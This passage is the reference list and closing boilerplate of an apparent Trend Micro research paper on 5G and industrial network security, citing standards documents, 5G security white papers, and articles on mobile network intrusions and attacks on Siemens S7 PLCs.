43 European Telecommunications Standards Institute (ETSI). (2020). *European Telecommunications Standards Institute (ETSI)*. "ETSI TS 123 501 V15.11.0." Accessed on May 4, 2021, at https://www.etsi.org/deliver/etsi_ts/123500_123599/123501/15.11.00_60/ts_123501v151100p.pdf.

44 Anil Umesh et al. (Jan. 2018). *NTT Docomo Technical Journal*. "5G Radio Access Network Standardization Trends." Accessed on May 4, 2021, at https://www.nttdocomo.co.jp/english/binary/pdf/corporate/technology/rd/technical_journal/bn/vol19_3/vol19_3_000en.pdf.

Additional References

5G Americas. (October 2018). *5G Americas*. "The Evolution of Security in 5G." Accessed on May 10, 2021, at https://www.5gamericas.org/wp-content/uploads/2019/07/5G_Americas_5G_Security_White_Paper_Final.pdf.

5G Americas. (July 2019). *5G Americas*. "The Evolution of Security in 5G: A 'Slice' of Mobile Threats." Accessed on May 10, 2021, at https://www.5gamericas.org/wp-content/uploads/2019/08/5G-Security-White-Paper_8.15.pdf.

5G Americas. (July 2020). *5G Americas*. "Security Considerations for the 5G Era." Accessed on May 10, 2021, at https://www.5gamericas.org/wp-content/uploads/2020/07/Security-Considerations-for-the-5G-Era-2020-WP-Lossless.pdf.

A10. (2019). *A10*. "Smart Phones & Stupid Devices – Why Roaming Security Still Matters in a 5G World." Accessed on May 10, 2021, at https://www.a10networks.com/marketing-comms/ebooks/why-roaming-security-still-matters-in-a-5g-world/.

Devaki Chandramouli. (May 13, 2020). *3GPP*. "5G for Industry 4.0." Accessed on May 10, 2021, at https://www.3gpp.org/news-events/2122-tsn_v_lan.

Engineering Fundamentals (eFunda). (n.d.). *Engineering Fundamentals (eFunda)*. "AISI 8620." Accessed on May 10, 2021, at https://www.efunda.com/materials/alloys/alloy_steels/show_alloy.cfm?ID=AISI_8620&show_prop=all&Page_Title=AISI%208620.

Kevin Beck. (March 8, 2020). *Sciencing*. "How Does Temperature Affect the Rate of Reaction?" Accessed on May 10, 2021, at https://sciencing.com/how-does-temperature-affect-the-rate-of-reaction-13712169.html.

Ron Kurtus. (Sept. 14, 2005). *School for Champions*. "Chemical Solutions." Accessed on May 10, 2021, at https://www.school-for-champions.com/chemistry/solutions.htm.

Sébastien Dudek. (Feb. 5, 2020). *Medium*. "Introduction to mobile network intrusions from a mobile phone." Accessed on May 10, 2021, at https://medium.com/mobile-stacks-and-networks-security/introduction-to-mobile-network-intrusions-from-a-mobile-phone-9a8e909cc276.

Shlomi Feldman. (Aug. 11, 2019). *Check Point*. "Rogue7: Rogue Engineering-Station attacks on S7 Simatic PLCs." Accessed on May 10, 2021, at https://community.checkpoint.com/t5/IoT-Protect/Rogue7-Rogue-Engineering-Station-attacks-on-S7-Simatic-PLCs/td-p/60050.

TREND MICRO™ RESEARCH

Trend Micro, a global leader in cybersecurity, helps to make the world safe for exchanging digital information.

Trend Micro Research is powered by experts who are passionate about discovering new threats, sharing key insights, and supporting efforts to stop cybercriminals. Our global team helps identify millions of threats daily, leads the industry in vulnerability disclosures, and publishes innovative research on new threat techniques. We continually work to anticipate new threats and deliver thought-provoking research.

www.trendmicro.com

TREND MICRO™ | research